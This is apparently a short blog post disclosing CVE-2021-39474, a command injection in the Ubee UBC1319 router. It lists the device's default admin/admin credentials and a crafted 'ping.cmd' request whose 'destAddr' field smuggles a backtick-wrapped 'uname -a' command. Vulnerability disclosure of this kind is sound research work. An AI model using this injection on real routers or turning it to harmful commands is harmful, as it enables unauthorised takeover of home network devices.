Gabriel Romero Follow

Aug 18, 2021 · 2 min read · Listen

Save

CVE-2021–39474 : OS Command Injection on UBC1319 Router CPE

> *Ubee Interactive UBC1319 this is a DOCSIS 3.0 Advanced Wireless Voice Gateway delivers multi-gigabit speeds and integrates 4 products into a single device: a cable modem, a residential gateway with built-in four-port gigabit Ethernet switch, an 802.11ac dual-band concurrent Wi-Fi access point, and a 2-line multimedia terminal adapter for telephony.*

Vulnerability in the product **UBC1319BA00** Supported affected version **1319010201r009**. The easily exploitable vulnerability allows an attacker with privileges and network access through the "**ping.cmd**" component to execute commands on the device.

Exploiting vulnerability:

First we need to have a valid session in the login page of the device to be able to carry out the attack.

In my case I used the default credentials that the device brings:

```
User:     admin
Password: admin
```


To do this, we will make a request in the “**ping.cmd**” component in which the “**destAddr**” field will add the command we want to execute within the special character “grave accent” or `.

The request would be crafted as follows:

```
http://192.168.100.1/ping.cmd?destAddr=127.0.0.1 `uname -a`&pingCount=3&ping
```

Where **192.168.100.1** is the IP address of our victim device, **ping.cmd** is the affected component and **destAddr** is the vulnerable parameter to command injection.

Proof of concept:



OS command injection on Ubee UBC1319

As you can see, this has returned the output of the command “**uname -a**” which tells us that the attack was successful.

Os Command Injection

Hacking

Router

Io T

Cybersecurity